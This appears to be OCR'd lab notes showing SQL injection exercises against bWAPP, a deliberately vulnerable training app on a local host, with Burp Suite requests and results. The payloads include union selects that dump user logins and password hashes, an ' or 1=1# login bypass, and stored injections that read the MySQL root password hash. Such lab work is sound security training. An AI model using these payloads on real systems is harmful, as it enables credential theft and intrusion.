
Select a movie: G.I. Joe: Retaliation Go

Title	Release	Character	Genre	IMDb
A.I.M.	3	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	Link

sqli_2.php?movie=1337 union select 1,login,3,email,password,6,7 from users#&action=go

SQLi (POST/Search)

March 31, 2015 1:07 PM



bWAPP - SQL Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Connecting... x +

192.168.254.131/bWAPP/sql_i_6.php

bWAPP

an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credit

/ SQL Injection (POST/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

Burp Suite Free Edition v1.6
 Burp Intruder Repeater Window Help
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
 Intercept HTTP history WebSockets history Options
 Request to http://192.168.254.131:80
 Forward Drop Intercept is on Action
 Raw Params Headers Hex
 POST /bWAPP/sqli_6.php HTTP/1.1
 Host: 192.168.254.131
 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: http://192.168.254.131/bWAPP/sqli_6.php
 Cookie: security_level=0; PHPSESSID=11fe3445ad3314aeece2479394e64749
 Connection: keep-alive
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 20
 title=&action=search

bWAPP - SQL Injection - Mozilla Firefox
 File Edit View History Bookmarks Tools Help
 Connecting...
 192.168.254.131/bWAPP/sqli_6.php

 an extremely buggy web app!
 Bugs Change Password Create User Set Security Level Reset Cred
 / SQL Injection (POST/Search) /
 Search for a movie: Search

Title	Release	Character	Genre	IMDb
No movies were found!				

Burp Suite Free Edition v1.6
 Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://192.168.254.131:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /bWAPP/sqli_6.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/sqli_6.php
Cookie: security_level=0; PHPSESSID=11fe3445ad3314aecce2479394e64749
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 39

title=iron%27+or+1%3D2%23&action=search
  
```

bWAPP - SQL Injection - Mozilla Firefox
 File Edit View History Bookmarks Tools Help

Connecting...

192.168.254.131/bWAPP/sqli_6.php



an extremely buggy web app!

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#)

/ SQL Injection (POST/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
No movies were found!				

Burp Suite Free Edition v1.6

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

 Request to http://192.168.254.131:80

Forward Drop Intercept is on Action


Raw Params Headers Hex

POST /bWAPP/sqli_6.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/sqli_6.php
Cookie: security_level=0; PHPSESSID=11fe3445ad3314aecce2479394e64749
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 70

title=iron%27+union+select+1%2C2%2C3%2C4%2C5%2C6%2C7+%23&action=search

SQLi (POST/Select)

March 31, 2015 1:06 PM



Burp Suite Free Edition v1.6


Request to http://192.168.254.131:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /bWAPP/sqli_13.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/sqli_13.php
Cookie: security_level=0; PHPSESSID=11fe3445ad3314aeccce2479394e64749
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

movie=200 union select 1,2,3,4,5,6,7#&action=go|
```



bWAPP - SQL Injection - Mozilla Firefox

192.168.254.131/bWAPP/sqli_13.php

bWAPP 

an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credit


/ SQL Injection (POST/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

SQLi (Login Form/Hero)

March 31, 2015 2:48 PM



Request to http://192.168.254.131:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /bWAPP/sqli_3.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/sqli_3.php
Cookie: security_level=0; PHPSESSID=aa2bc3cfe455c775c36a79957541fb60
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 31

login=' &password=&form=submit
```



bWAPP - SQL Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Connecting... x +

192.168.254.131/bWAPP/sqli_3.php

bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits B

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

Password:

Login

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" AND password = "" at line 1

Burp Suite Free Edition v1.6
 Burp Intruder Repeater Window Help
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
 Intercept HTTP history WebSockets history Options

Request to http://192.168.254.131:80
 Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /bWAPP/sqli_3.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/sqli_3.php
Cookie: security_level=0; PHPSESSID=aa2bc3cfe455c775c36a79957541fb60
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

login=' or 1=1#&password=&form=submit|
  
```

login=' or 1=1#&password=&form=submit

bWAPP - SQL Injection - Mozilla Firefox
 File Edit View History Bookmarks Tools Help
 bWAPP - SQL Injection x +
 192.168.254.131/bWAPP/sqli_3.php



an extremely buggy web app!

[Bugs](#)
[Change Password](#)
[Create User](#)
[Set Security Level](#)
[Reset](#)

/ SQL Injection (Login Form/Hero)

Enter your 'superhero' credentials.

Login:

Password:

Welcome **Neo**, how are you today?

Your secret: **Oh Why Didn't I Took That BLACK Pill?**

```
bee@bee-box: /tmp
File Edit View Terminal Tabs Help
GNU nano 2.0.7 File: /var/www/bWAPP/sqli_3.php
<?php
    if(isset($_POST["form"]))
    {
        $login = $_POST["login"];
        $login = addslashes($login);

        $password = $_POST["password"];
        $password = addslashes($password);

        $sql = "SELECT * FROM heroes WHERE login = '" . $login . "' AND password = '" . $password . "'";
        // echo $sql;

        $recordset = mysql_query($sql, $link);

        if(!$recordset)
        {
            die("Error: " . mysql_error());
        }
        else
        {
            $row = mysql_fetch_array($recordset);

            if($row["login"])
            {
                // $message = "<font color='green'>Welcome " . ucwords($row["login"]) . "...</font>";
            }
        }
    }
}
```

SQLi Stored (Blog)

March 31, 2015 3:34 PM

bWAPP - SQL Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - SQL Injection x +

192.168.254.131/bWAPP/sqli_7.php

bWAPP 
an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits

/ SQL Injection - Stored (Blog) /

Add an entry to our blog:

#	Owner	Date	Entry
---	-------	------	-------

bWAPP - SQL Injection - Mozilla Firefox

File Edit View History Bookmarks Tools Help

bWAPP - SQL Injection x +

192.168.254.131/bWAPP/sqli_7.php


bWAPP
an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits B

/ SQL Injection - Stored (Blog) /

Add an entry to our blog:

 Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "bee" at line 3



test', 'test')#

bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help

bWAPP - SQL Injection x +

192.168.254.131/bWAPP/sqli_7.php

bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits

/ SQL Injection - Stored (Blog) /

Add an entry to our blog:

The entry was added to our blog!

#	Owner	Date	Entry
1	test	2015-03-31 23:41:02	test
2	bee	2015-03-31 23:41:06	1

bWAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help

bWAPP - SQL Injection x +

192.168.254.131/bWAPP/sqli_7.php

bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits

/ SQL Injection - Stored (Blog) /

Add an entry to our blog:

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'union select 1,2,3,4)#','bee')' at line 1

bwAPP - SQL Injection - Mozilla Firefox
 File Edit View History Bookmarks Tools Help
 bwAPP - SQL Injection x +
 192.168.254.131/bwAPP/sqli_7.php



an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits

/ SQL Injection - Stored (Blog) /

Add an entry to our blog:

The entry was added to our blog!

#	Owner	Date	Entry
1	test	2015-03-31 23:41:02	test
2	bee	2015-03-31 23:41:06	1
3	canary2	2015-03-31 23:43:24	canary1

canary1','canary2')#

bwAPP - SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bwAPP - SQL Injection
192.168.254.131/bwAPP/sqli_7.php

bwAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits B...

/ SQL Injection - Stored (Blog) /

Add an entry to our blog:

```
canary1',(select password from mysql.user where user='root' limit 0,1))#
```

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'canary1',(select user())#,'bee')' at line 4

canary1',(select password from mysql.user where user='root' limit 0,1))#

bwAPP - SQL Injection - Mozilla Firefox
 File Edit View History Bookmarks Tools Help
 bwAPP - SQL Injection
 192.168.254.131/bwAPP/sqli_7.php



an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits B

/ SQL Injection - Stored (Blog) /

Add an entry to our blog:

The entry was added to our blog!

#	Owner	Date	Entry
1	*07BDCCE30E93A12AA2B693FD99990F044614A3E5	2015-03-31 23:49:42	canary1
2	5.0.96-0ubuntu3	2015-03-31 23:53:21	canary1
3	root@localhost	2015-03-31 23:53:30	canary1

canary1',(select version()))#
 canary1',(select user()))#

SQLi Stored (User-Agent)

March 31, 2015 3:56 PM

The screenshot shows the bWAPP web application interface. At the top, there is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits. The main content area displays the title "/ SQL Injection - stored (User-Agent) /" and a message: "Your IP address and User-Agent string have been logged into the database! (download log file)". Below this, it says "An overview of our latest visitors:" and shows a table with the following data:


